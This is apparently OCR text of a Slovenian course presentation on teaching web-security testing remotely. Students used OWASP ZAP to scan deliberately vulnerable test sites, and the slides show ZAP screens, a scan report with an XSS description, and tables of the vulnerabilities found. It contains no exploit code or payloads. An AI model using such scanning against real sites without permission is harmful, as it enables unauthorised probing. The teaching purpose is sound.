
- Orodje **OWASP** - Zed Attack Proxy omogoča samodejno iskanje varnostne ranljivosti v spletnih aplikacijah.
- Uporabili smo tri tehnike orodja OWASP.
  - Tehnika **Spider** se uporablja za iskanje novih URL-jev in povezav do drugih mest na spletni strani.
  - AJAX **Spider** omogoča pregledovanje spletnih strani, ki so ustvarjene v AJAX-u, zato je testiranje zanje bolj podrobno.
  - Tehnika **Fuzz** poišče izvršilne napake in napake pri kodiranju.



Important Network Penetration Testing Tools for Security Professionals


Praktično testiranje spletnih strani

- Program **OWASP** pregleda:
  - **programsko kodo** in poišče njene pomanjkljivosti,
  - **zadnja vrata** ali drugo zlonamerno kodo, ki bi lahko napadalcem omogočila dostop do spletne strani podjetja ali do občutljivih podatkov.
- Večina orodij statične analize (npr. Netsparker, Nessus, Burpsuite …) pregleda samo izvorno kodo.



Kako deluje?

- ZAP ustvari proxy strežnik in omogoči, da promet vašega spletnega mesta poteka skozi ta strežnik.
- Sestavljen je iz samodejnih optičnih bralnikov, ki vam pomagajo prestreči ranljivosti na vašem spletnem mestu.


File Edit View Analyse Report Tools Online Help
Standard Mode
Sites
Quick Start
Request
Response
Contexts
Default Context
Sites
Please be aware that you should only attack applications that you have been specifically
To quickly test an application, enter its URL below and press 'Attack'.
URL to attack:
http://
Attack
Stop
Progress:
Failed to attack the URL: received a 500 response code
For a more in depth test you should explore your application using your browser or autom
See the help file for more details.
History
Search
Alerts
Output
AJAX Spider
Active Scan
Forced Browse
Break Points
Fuzzer
HTTP Sessions
Params
Spider
WebSockets
Zest Results
Channel:
-- All Channels --
Filter:OFF
Channel
↔
Timestamp
Opcode
Bytes
Payload
Alerts 0 1 4 0
Current Scans 0 0 0 0 0 0 0

ZAP Scanning Report

Summary of Alerts

Risk Level	Number of Alerts
High	29
Medium	330
Low	383
Informational	0

Alert Detail

High (Medium)	Cross Site Scripting (Reflected)
Description	Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instar A browser instance can be a standard web browser client, or a browser object embedded in a software product such as browser within WinAmp, an RSS reader, or an email client. The code itself is usually written in HTML/JavaScript, but may extend to VBScript, ActiveX, Java, Flash, or any other browser-supported technology. When an attacker gets a user's browser to execute his/her code, the code will run within the security context (or zone) of hosting web site. With this level of privilege, the code has the ability to read, modify and transmit any sensitive data access by the browser. A Cross-site Scripted user could have his/her account hijacked (cookie theft), their browser redirecte another location, or possibly shown fraudulent content delivered by the web site they are visiting. Cross-site Scripting atta essentially compromise the trust relationship between a user and the web site. Applications utilizing browser object instan which load content from the file system may execute code under the local machine zone allowing for system compromise. There are three types of Cross-site Scripting attacks: non-persistent, persistent and DOM-based. Non-persistent attacks and DOM-based attacks require a user to either visit a specially crafted link laced with malicious co or visit a malicious web page containing a web form, which when posted to the vulnerable site, will mount the attack. Usir malicious form will oftentimes take place when the vulnerable resource only accepts HTTP POST requests. In such a ca

Praktično testiranje spletnih strani

- Predmet preizkušanja sta bili testni spletni strani http://DWVA.COM in www.webscantest.com.


Priority Alerts	Število tveganj
High	0
Medium	3
Low	3
Information	0

Priority Alerts	Število tveganj
High	0
Medium	3
Low	5
Information	0

- Cilj vaj je bil ozaveščanje študentov o pomembnosti sprotnega testiranja spletnih strani.

Ime ranljivosti	Ranljivost	Število ranljivosti
SQL Injection - MySQL	Visoka	24
Anti CSRF Tokens Scanner	Visoka	10
Cross Site Scripting (Persistent)	Visoka	6
Cross Site Scripting (Reflected)	Visoka	3
X Frame Option Header Not Set	Srednja	55
Backup File Disclosure	Srednja	45
Insecure HTTP Method - TRACE	Srednja	14
Cross Domain JavaScript Source File Inclusion	Nizka	42
Password Autocomplete in browser	Nizka	39
Cookies Set without HTTP Only Flags	Nizka	28
X-Content-Type-Options Header Missing	Nizka	14
Web Browser XSS Protection Not enabled	Nizka	11
Possible Username Enumeration	Informativna	412
Web Browser XSS Protection Not Enabled	Informativna	142
X-Content-Type-Options Header Missing	Informativna	98

Vaje in predavanja na daljavo



Delo na daljavo (VOX)

- Opravljenih preko 252 ur predavanj in vaj v marcu, aprilu, maju in juniju.
- Na daljavo je bilo vključenih 98 študentov.
- Razlike med uspešnostjo študentov na izpitu zelo majhne (3 x opravljanje izpita na daljavo).

Delo na daljavo (VOX)

- Izvedba vaj s testiranjem spletnih z orodjem OWASP - ZAD strani je bila uspešna.
- Vajo opravilo 43 študentov.
- Oddaja v spletno učilnico.
- Evalvacija v VOX.

Zaključek

Delo na daljavo

+	–
- dostopnost in udobje, - svoboda odločanja - samostojnost	- disciplina - različni operacijski sistemi - motivacija

Delo na daljavo je lahko enako uspešno kot delo v učilnici.

Hvala za pozornost.

Ugotovitve

- Namen in cilj praktičnega preizkušanja orodja za testiranje spletnih strani sta bila dosežena, saj so **študenti dobili vpogled v pomembnost zaščite spletnih strani pred napadi**.
- Spoznali so:
  - vrste napadov in zakaj so za spletne strani najnevarnejše ter
  - ugotovili, da je večina spletnih strani pred njimi dokaj dobro zaščitena.
